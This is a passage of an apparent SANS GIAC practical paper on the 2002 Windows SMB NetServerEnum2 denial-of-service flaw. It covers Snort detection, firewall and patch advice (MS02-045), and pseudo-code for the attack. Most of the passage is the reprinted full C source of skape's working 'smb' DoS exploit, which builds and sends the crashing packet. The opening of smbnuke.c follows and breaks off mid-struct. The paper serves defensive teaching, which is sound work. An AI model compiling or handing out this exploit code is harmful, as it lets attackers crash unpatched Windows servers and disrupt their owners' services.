


Figure 19 The smbnuke exploit in action

The last discussed exploit is the second one released. The smb exploit. Again the C source code is available. It is suited for the Linux platform and will compile with a gnu C compiler without any problems. In some aspects it is the "Linux" version of the smbdie exploit without a gui. As the smbdie exploit it needs the IP address and the NetBIOS name. The difference is that it also needs the port to be attacked as input. It also uses the NetServerEnum2 vulnerability. The information output and a screenshot of an attack can be seen in figures 20 and 21.

Until now, no exploit is known which uses the vulnerabilities to execute arbitrary code but the possibility could not be denied. Even Microsoft stated in its security warning that there might this possibility. Only the future will show us the truth.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.




Figure 20 The smb exploit information screen




Figure 21 The smb exploit in action

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.7 Signature of the attack

3.7.1 Network based detection

Luckily all three exploits are not the hardest to detect by Intrusion Detection Systems (IDS) because of their quite easy signature.
To illustrate how an IDS could be configured I choose snort as an example. Snort is one of the most common IDS available. One of the reasons for this is that it is freely available because it is open source software.
If you need any more information on snort or how snort signatures are formatted I recommend visiting the snort homepage (www.snort.org) and its documentation or search for further information with your favorite search engine.
Basically snort signatures contain information on the source and destination IP address and port numbers of the traffic being monitored. Snort can perform an analysis of the packet searching for a "string" in the packet data
Today IDS are nearly working fully automatic based on an adaptable rule set of signatures. If one of the given rules fits a before defined actions takes place, e.g. an entry in the alert database, a prompt on the screen of the IDS machine and email to a responsible person and so on. But you must always have in mind, IDS only help to discover an attack, it will not prevent it nor protect the attacked system.
The enclosed Snort signature was build by analyzing the traces made examine the different exploits in action with Ethereal. Afterwards the signature was added to a Snort based IDS and tested if the really alert.

```
Alert tcp $EXTERNAL_NETWORK any -> $HOME_NETWORK 139 (msg:
"DoS attack ! SMBdie, smb or smbnuke exploits"; flags: A+;
content:"|57724c65680042313342577a|"; reference: bugtraq,5556;
reference:cve,CAN-2002-0724; classtype: attempted-dos;)
```

One last thing. This signature only creates an alert for the already available exploits discussed in this writing. These use the "NetServerEnum2" vulnerability. All future exploits which maybe will use the two other vulnerabilities will not be detected but it should be very easy to adapt the above signature.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.8 How to protect against the exploit

The protection measures against these exploits are quite easy and could be divided in the server side protection and client side protection.
First let's discuss the server side protection. Normally not much should to be have done here, because a company dependent on their computer infrastructure should have good and well trained security architects who already should have done a "good job".
All the servers are located in a DMZ and are protected to both sides of the network (the internet and the internal network) through firewall systems and supported on both perimeters with IDS systems.
On the outside firewall all incoming traffic for TCP/UDP port 139 should be denied. On the inside firewall traffic on port 139 should only be granted to machines on which services are running who need this port. Additionally, access to port 139 from the inside network should only be granted to IP addresses which are known as internal addresses. The IDS systems should be supplemented with a rule which is watching for SMB packets containing the following three requests with the in chapter 3.4 described content:

- NetShareEnum
- NetServerEnum2
- NetServerEnum3

After all this is done the servers are protected and now could be patched so that they are not any longer vulnerable to this exploit. The patch for all affected systems is available on the Microsoft TechNet web site. The security bulletin has the item number MS02-045.

Now let's get to the client side. This side could be much more work because of the normal fact, that the number of client machines is usually much higher than the number of machines on the server side.
If a company is not attacked and owns a good and full automatic software distribution mechanism the deployment of the patches should be done easily. If the company is already under attack things are a little more complicated. First of all the scene should be cleared by the responsible incident handler team. After the incident handler team is finished with their work (avert the attack, collect the evidence, clear the scene, close the hole the intruder came in, document and so on) it is time for the system administrators to start their software distribution mechanism to deploy the available patches to the operating systems.

In keeping with Defense in Depth it is also recommended that protections be added at the network level surrounding the hosts. This is typically done using routers with access control list or firewalls capable of stateful inspection. Routers and firewalls can be used to block port 139 connections and others from unauthorized hosts. It is still important to remember that these systems should also be designed to perform IP spoofing checks.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.9 Source code / Pseudo Code

As already mentioned there are three exploits released which could be found on different places on the internet.
For the first one (smbdie), there is no source code available. Only a full working executable for the windows platform was released. It was first seen on August the 26th on various security web sites.
The second and most sophisticated version was released on August 29th as C source code for the Linux platform by Frederic Deletang as a proof of concept on the Bugtraq mailing list.
The third one must have been written on August 23rd as stated in the source code. Interestingly it was first seen on security web pages like packetstormsecurity on August 31st. For this version again a C source code is available and so without any big need for changes suitable for nearly any Linux platform. As mentioned before the exploit could be realized in three different versions. Why all three exploits use the same is unsettled. The advantages of the Linux versions´ are quite obvious. With only minor changes to the source code it could be changed in that way that it can handle all three different possibilities of the known vulnerability.

For those not so familiar with programming I included some kind of pseudo code which is quite easy to understand and also illustrates how the exploit works. After getting through these view lines you will understand how simple this exploit is but always will have in mind how much damage could be done with it. The pseudo code is reduced to the minimal information which is needed to understand how the exploits work.

```
Set Global Variables (victim_IP_address, victim_NetBIOS_name, standard_share)
Main
  Get victim_IP_address
  Get victim_NetBIOS_name
  Call tcp_net_connect (victim_IP_address)
  Call nbss_net_connect (victim_NetBIOS_name)
  Call smb_establish_session
  standard_share=IPC$
  Call smb_tree_connect (standard_share)
  If smb_tree_connect=true
        Call smb_send_evil_packet
End
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

And now for the more interested beneath us the complete source codes as released by skape (smb) of the uniformed group and Frederic Deletang (smbnuke).

```
/*
 * potential dos for core st's 'Vulnerability report for Windows SMB DoS'.
 * thanks to Alberto Solino for further insight.  smbclient does a good job of giving you
 * packets which aren't exactly the ones you need.
 *
 * gcc -Wall -O3 smb.c -o smb
 *
 * uninformed research (http://www.uninformed.org)
 *
 * skape
 * mmiller@hick.org
 * 8/23/2002
 */

#include <stdlib.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <ctype.h>
#include <netdb.h>
#include <unistd.h>

typedef struct _netbios_header {

        unsigned char type;
        unsigned char flags;

        unsigned short length;

} NETBIOS_HEADER;

typedef struct _smb_header {

        unsigned char protocol[4];
        unsigned char command;

        unsigned short status;
        unsigned char reserved;

        unsigned char  flags;
        unsigned short flags2;

        unsigned char  pad[12];

        unsigned short tid;
        unsigned short pid;
        unsigned short uid;
        unsigned short mid;

} SMB_HEADER;

void smbInitialize();
int smbConnectSMBServer(unsigned long ipaddr, unsigned int port);
short smbSendReceivePacket(int fd, unsigned char *packet, unsigned int packetLength, short
checkSuccess);
short smbPktSendSessionRequest(int fd, const char *remoteMachine, const char *localMachine);
short smbPktSendNegotiateProtocol(int fd);
short smbPktSendSessionSetupX(int fd);
short smbPktSendConX(int fd, const char *remoteMachine);
short smbPktSendEvilNetServerEnum2(int fd);
void smbGetNetbiosName(char *netbiosName, const char *name);

const char *dialects[] =  {
        "\002JEFUS CREST SUPERIOR PROTOCOL 1.0",
        "\002PC NETWORK PROGRAM 1.0",
        "\002MICROSOFT NETWORKS 1.03",
        "\002MICROSOFT NETWORKS 3.0",
        "\002LANMAN1.0",
        "\002LM1.2X002",
        "\002Samba",
        "\002NT LANMAN 1.0",
        "\002NT LM 0.12"
};
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
unsigned short dialectSize = 0;

int main(int argc, char **argv)
{
        char *targetMachineName = NULL, *localMachineName = "JEFUS";
        unsigned short targetMachinePort = 0;
        unsigned long targetMachine = -1;
        int c, fd, x;

        if (argc == 1)
        {
                fprintf(stdout,"Usage: %s -t target_smb_name -i ip -p port -l local_machine_name\n",
argv[0]);

                return 0;
        }

        smbInitialize();

        while ((c = getopt(argc, argv, "t:i:p:l:h")) != EOF)
        {
                switch (c)
                {
                        case 't':
                                targetMachineName = optarg;
                                break;
                        case 'i':
                                targetMachine = inet_addr(optarg);
                                break;
                        case 'p':
                                targetMachinePort = atoi(optarg) & 0xFFFF;
                                break;
                        case 'l':
                                localMachineName = optarg;
                                break;
                        case 'h':
                                fprintf(stdout,"Usage: %s -t target_smb_name -i ip -p port -l
local_machine_name\n", argv[0]);
                                return 0;
                }
        }

        if ((!targetMachineName) || (targetMachine == -1) || (targetMachinePort <= 0))
                return (int)fprintf(stdout,"invalid target host/port.\n");

        for (x = 0; x < strlen(targetMachineName); x++)
                targetMachineName[x] = toupper(targetMachineName[x]);

        if ((fd = smbConnectSMBServer(targetMachine, targetMachinePort)) <= 0)
                return (int)fprintf(stdout,"connection failed.\n");

        if ((targetMachinePort == 139) && (!smbPktSendSessionRequest(fd, targetMachineName,
localMachineName)))
                return (int)fprintf(stdout,"session req failed.\n");

        if (!smbPktSendNegotiateProtocol(fd))
                return (int)fprintf(stdout,"neg prot failed.\n");

        if (!smbPktSendSessionSetupX(fd))
                return (int)fprintf(stdout,"session setup failed.\n");

        if (!smbPktSendConX(fd, targetMachineName))
                return (int)fprintf(stdout,"conx failed.\n");

        fprintf(stdout,"sending evil.\n");

        if (smbPktSendEvilNetServerEnum2(fd))
                return (int)fprintf(stdout,"we failed to be evil.\n");

        fprintf(stdout,"we're evil.\n");

        return 0;
}

void smbInitialize()
{
        int x, dialectItems = sizeof(dialects) / 4;

        for (x = 0;
                x < dialectItems;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
                x++)
                dialectSize += strlen(dialects[x]) + 1;
}

int smbConnectSMBServer(unsigned long ipaddr, unsigned int port)
{
        struct sockaddr_in s;
        int fd = 0;

        if ((fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) <= 0)
        {
                perror("socket");
                return 0;
        }

        s.sin_family      = AF_INET;
        s.sin_port        = htons(port);
        s.sin_addr.s_addr = ipaddr;

        if (connect(fd, (struct sockaddr *)&s, sizeof(s)) < 0)
        {
                perror("connect");
                close(fd);
                return 0;
        }

        return fd;
}

short smbSendReceivePacket(int fd, unsigned char *packet, unsigned int packetLength, short
checkSuccess)
{
        unsigned char *recvPacket = NULL;
        unsigned short ret = 0, realLength;
        NETBIOS_HEADER netbiosHeader;
        struct timeval tv;
        fd_set fdread;

        write(fd, packet, packetLength);

        FD_ZERO(&fdread);
        FD_SET(fd, &fdread);

        tv.tv_sec  = 5;
        tv.tv_usec = 0;

        if (!select(fd + 1, &fdread, NULL, NULL, &tv))
                return 0;

        if (!read(fd, &netbiosHeader, 4))
                return 0;

        realLength = ntohs(netbiosHeader.length);

        if (realLength && checkSuccess)
        {
                recvPacket = (unsigned char *)malloc(realLength);
                read(fd, recvPacket, realLength);

                if (((unsigned char *)&((SMB_HEADER *)recvPacket)->status)[0] == 0x00)
                        ret = 1;

                free(recvPacket);
        }
        else if (!checkSuccess)
                ret = 1;

        return ret;
}

void smbGetNetbiosName(char *netbiosName, const char *name)
{
        int x = 0, len = strlen(name);
        char *nbName = netbiosName;
        char temp[2];

        memset(netbiosName, 0, 32);

        for (; x < 16; x++)
        {
                if (x >= len)
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
                        memcpy(temp, "CA", 2);
                else
                {
                        temp[0] = name[x] / 16 + 0x41;
                        temp[1] = name[x] % 16 + 0x41;
                }

                memcpy(nbName, temp, 2);

                nbName += 2;
        }

        return;
}

short smbPktSendSessionRequest(int fd, const char *remoteMachine, const char *localMachine)
{
        unsigned char packet[sizeof(NETBIOS_HEADER) + 34 + 34];
        NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
        char *calledName  = (char *)packet + sizeof(NETBIOS_HEADER);
        char *callingName = (char *)packet + sizeof(NETBIOS_HEADER) + 34;

        memset(packet, 0, sizeof(packet));

        netbiosHeader->type   = 0x81;     /* Session Request */
        netbiosHeader->length = htons(72);

        calledName[0] = 0x20;
        smbGetNetbiosName(calledName + 1,  remoteMachine);
        callingName[0] = 0x20;
        smbGetNetbiosName(callingName + 1, localMachine);

        return smbSendReceivePacket(fd, packet, sizeof(packet), 0);
}

short smbPktSendNegotiateProtocol(int fd)
{
        unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 3 + dialectSize];
        NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
        SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet + sizeof(NETBIOS_HEADER));
        unsigned short *byteCount = (unsigned short *)((unsigned char *)packet +
sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 1);
        unsigned char *dialectOffset = packet + 3 + sizeof(SMB_HEADER) + sizeof(NETBIOS_HEADER);
        int x, dialectItems = sizeof(dialects) / 4, len;

        memset(packet, 0, sizeof(packet));

        netbiosHeader->type   = 0x00;
        netbiosHeader->length = htons(sizeof(packet) - 4);

        memcpy(smbHeader->protocol,"\xFFSMB", 4);
        smbHeader->command  = 0x72;       /* SMBnegprot */
        smbHeader->flags    = 0x08;       /* caseless pathnames */
        smbHeader->flags2   = 0x01;       /* long filenames supported */
        smbHeader->pid      = getpid() & 0xFFFF;
        smbHeader->mid      = 0x01;
        *byteCount          = dialectSize;

        for (x = 0;
                x < dialectItems;
                x++)
        {
                memcpy(dialectOffset, dialects[x], (len = strlen(dialects[x]) + 1));

                dialectOffset += len;
        }

        return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

short smbPktSendSessionSetupX(int fd)
{
        unsigned char *domain = "JEFUS", *os = "JEFOS";
        unsigned short domainLength = strlen(domain) + 1, osLength = strlen(os) + 1;
        unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 32 + domainLength +
osLength];
        NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
        SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet + sizeof(NETBIOS_HEADER));
        unsigned char *payloadPtr = packet + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER);

        memset(packet, 0, sizeof(packet));
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        netbiosHeader->length = htons(sizeof(packet) - 4);

        memcpy(smbHeader->protocol,"\xFFSMB", 4);
        smbHeader->command  = 0x73;       /* SMBsesssetupX */
        smbHeader->flags    = 0x08;       /* caseless pathnames */
        smbHeader->flags2   = 0x01;       /* long filenames supported */
        smbHeader->pid      = getpid() & 0xFFFF;
        smbHeader->mid      = 0x01;

        *payloadPtr++  = 0x0D;    /* 13 words              */
        *payloadPtr++  = 0xFF;    /* No other commands     */
        payloadPtr    += 3;
        *payloadPtr++  = 0xFF;    /* first bit of max buf size  */
        *payloadPtr++  = 0xFF;    /* second bit of max buf size */
        *payloadPtr++  = 0x02;    /* first bit of max mpx count */
        *payloadPtr++  = 0x00;
        *payloadPtr++  = 0x1D;    /* first bit of vc number     */
        *payloadPtr++  = 0x7E;
        payloadPtr    += 12;
        *payloadPtr    = 0x10;    /* 0x0010 for capabilities.   */
        payloadPtr    += 4;
        *payloadPtr    = domainLength + osLength + 3;
        payloadPtr    += 4;
        memcpy(payloadPtr, domain, domainLength);
        payloadPtr    += domainLength;
        memcpy(payloadPtr, os, osLength);
        payloadPtr    += osLength;

        return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

short smbPktSendConX(int fd, const char *remoteMachine)
{
        unsigned short remoteMachineLength = strlen(remoteMachine);
        unsigned char packet[sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER) + 15 + remoteMachineLength +
9];
        NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
        SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet + sizeof(NETBIOS_HEADER));
        unsigned char *payloadPtr = packet + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER);

        memset(packet, 0, sizeof(packet));

        netbiosHeader->length = htons(sizeof(packet) - 4);
        memcpy(smbHeader->protocol,"\xFFSMB", 4);
        smbHeader->command  = 0x75;       /* SMBconX */
        smbHeader->flags    = 0x08;       /* caseless pathnames */
        smbHeader->flags2   = 0x01;       /* long filenames supported */
        smbHeader->pid      = getpid() & 0xFFFF;
        smbHeader->uid      = 2048;
        smbHeader->mid      = 0x01;

        *payloadPtr++ = 0x04;     /* word count of 4 */
        *payloadPtr++ = 0xFF;     /* no further commands */
        payloadPtr   += 5;        /* skip reserved zero's */
        *payloadPtr   = 0x01;     /* set password length to 1 for '\0' */
        payloadPtr   += 2;
        *payloadPtr++ = (remoteMachineLength + 13) & 0xFF; /* set byte count to remote machine length
+ 13 */
        *payloadPtr++ = 0;
        payloadPtr++;
        memcpy(payloadPtr, "\\\\", 2);
        payloadPtr   += 2;
        memcpy(payloadPtr, remoteMachine, remoteMachineLength);
        payloadPtr   += remoteMachineLength;
        memcpy(payloadPtr, "\\IPC$", 6);  /* copy null */
        payloadPtr   += 6;
        memcpy(payloadPtr, "IPC", 4);              /* copy null */

        return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}

short smbPktSendEvilNetServerEnum2(int fd)
{
        unsigned char packet[99];
        NETBIOS_HEADER *netbiosHeader = (NETBIOS_HEADER *)packet;
        SMB_HEADER *smbHeader = (SMB_HEADER *)((unsigned char *)packet + sizeof(NETBIOS_HEADER));
        unsigned char *payload = packet + sizeof(NETBIOS_HEADER) + sizeof(SMB_HEADER);

        memset(packet, 0, sizeof(packet));
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        netbiosHeader->type   = 0x00;
        netbiosHeader->length = htons(sizeof(packet) - 4);

        memcpy(smbHeader->protocol,"\xFFSMB", 4);
        smbHeader->command  = 0x25;       /* SMBTrans */
        smbHeader->flags    = 0x00;       /* caseless pathnames */
        smbHeader->flags2   = 0x01;       /* long filenames supported */
        smbHeader->pid      = getpid() & 0xFFFF;
        smbHeader->mid      = 0x00;
        smbHeader->uid      = 2048;
        smbHeader->tid      = 2048;

        *payload++                  = 0x0E;          /* wc 14               */
        *((unsigned short *)payload) = htons(0x1300);               /* param count */
        payload += 2;
        *((unsigned short *)payload) = htons(0x0000);               /* data count  */
        payload += 2;
        *((unsigned short *)payload) = htons(0x0000);               /* max param count (bug here)  was
0x0800*/
        payload += 2;
        *((unsigned short *)payload) = htons(0x0000);               /* max data count (bug here 2) was
0xFFFF*/
        payload += 12;
        /* skip count, reserve, flags, ret ime, reserve */
        *((unsigned short *)payload) = htons(0x1300);               /* param count */
        payload += 2;
        *((unsigned short *)payload) = htons(0x4C00);               /* param count offset */
        payload += 4;
        /* skip data count which is 0 */
        *((unsigned short *)payload) = htons(0x5F00);               /* data count offset */
        payload += 4;
        /* skip setup count, reserve */
        *((unsigned short *)payload) = htons(0x2000);               /* byte count */
        payload += 2;
        memcpy(payload, "\\PIPE\\LANMAN", 13);
        payload += 13;

        /* lanman portion */

        *((unsigned short *)payload) = htons(0x6800);               /* NetServerEnum2 */
        payload += 2;
        *((unsigned long *)payload)  = htonl(0x57724C65);  /* param desc 1 */
        payload += 4;
        *((unsigned short *)payload) = htons(0x6800);               /* param desc 2 */
        payload += 2;
        *((unsigned long *)payload)  = htonl(0x42313342);  /* ret desc 1 */
        payload += 4;
        *((unsigned short *)payload) = htons(0x577A);               /* ret desc 2 */
        payload += 2;
        *payload++                  = 0x00;                         /* ret desc 3 */
        *((unsigned short *)payload) = htons(0x0100);               /* detail */
        payload += 2;
        *((unsigned short *)payload) = htons(0xE0FF);               /* recv len */

        return smbSendReceivePacket(fd, packet, sizeof(packet), 1);
}
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
/*
 *   smbnuke.c -- Windows SMB Nuker (DoS) - Proof of concept
 *   Copyright (C) 2002  Frederic Deletang (df@phear.org)
 *
 *   This program is free software; you can redistribute it and/or
 *   modify it under the terms of the GNU General Public License
 *   as published by the Free Software Foundation; either version 2 of
 *   the License or (at your option) any later version.
 *
 *   This program is distributed in the hope that it will be
 *   useful, but WITHOUT ANY WARRANTY; without even the implied warranty
 *   of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 *   GNU General Public License for more details.
 *
 *   You should have received a copy of the GNU General Public License
 *   along with this program; if not, write to the Free Software
 *   Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307
 *   USA
 */

/* NOTE:
 * Compile this program using only GCC and no other compilers
 * (except if you think this one supports the __attribute__ (( packed )) attribute)
 * This program might not work on big-endian systems.
 * It has been successfully tested from the following plateforms:
 *        - Linux 2.4.18 / i686
 *        - FreeBSD 4.6.1-RELEASE-p10 / i386
 * Don't bother me if you can't get it to compile or work on Solaris using the SunWS compiler.
 *
 * Another thing: The word counts are hardcoded, careful if you hack the sources.
 */

/* Copyright notice:
 * some parts of this source (only two functions, name_len and name_mangle)
 * has been taken from libsmb.  The rest, especially the structures has
 * been written by me.
 */

#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <fcntl.h>
#include <stdlib.h>
#include <ctype.h>
#include <assert.h>
#include <string.h>
#include <errno.h>
#include <time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <sys/time.h>

#define SESSION_REQUEST 0x81

#define SESSION_MESSAGE 0x00

#define SMB_NEGOTIATE_PROTOCOL 0x72
#define SMB_SESSION_SETUP_ANDX 0x73
#define SMB_TREE_CONNECT_ANDX 0x75
#define SMB_COM_TRANSACTION 0x25

#define bswap16(x) \
          ((((x) >> 8) & 0xff) | (((x) & 0xff) << 8))

typedef struct
{
  unsigned char server_component[4];
  unsigned char command;
  unsigned char error_class;
  unsigned char reserved1;
  uint16_t error_code;
  uint8_t flags;
  uint16_t flags2;
  unsigned char reserved2[12];
  uint16_t tree_id;
  uint16_t proc_id;
  uint16_t user_id;
  uint16_t mpex_id;
}
__attribute__ ((packed)) smb_header;

typedef struct
{
  unsigned char type;
  unsigned char flags;
  unsigned short length;
  unsigned char called[34];
  unsigned char calling[34];
}
__attribute__ ((packed)) nbt_packet;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
typedef struct
{
  /* wct: word count */
  uint8_t wct;
  unsigned char andx_command;
  unsigned char reserved1;
  uint16_t andx_offset;
  uint16_t max_buffer;
  uint16_t max_mpx_count;
  uint16_t vc_number;
  uint32_t session_key;
  uint16_t ANSI_pwlen;
  uint16_t UNI_pwlen;
  unsigned char reserved2[4];
  uint32_t capabilities;
  /* bcc: byte count */
  uint16_t bcc;
}
__attribute__ ((packed)) session_setup_andx_request;

typedef struct
{
  /* wct: word count */
  uint8_t wct;
  unsigned char andx_command;
  unsigned char reserved1;
  uint16_t andx_offset;
  uint16_t flags;
  uint16_t pwlen;
  uint16_t bcc;
}
__attribute__ ((packed)) tree_connect_andx_request;

typedef struct
{
  /* wct: word count */
  uint8_t wct;
  uint16_t total_param_cnt;
  uint16_t total_data_cnt;
  uint16_t max_param_cnt;
  uint16_t max_data_cnt;
  uint8_t max_setup_cnt;
  unsigned char reserved1;
  uint16_t flags;
  uint32_t timeout;
  uint16_t reserved2;
  uint16_t param_cnt;
  uint16_t param_offset;
  uint16_t data_cnt;
  uint16_t data_offset;
  uint8_t setup_count;
  uint8_t reserved3;
  /* bcc: byte count */
  uint16_t bcc;
}
__attribute__ ((packed)) transaction_request;

typedef struct
{
  uint16_t function_code;
  unsigned char param_descriptor[6];
  unsigned char return_descriptor[7];
  uint16_t detail_level;
  uint16_t recv_buffer_len;
}
__attribute__ ((packed)) parameters;


typedef struct
{
  uint8_t format;
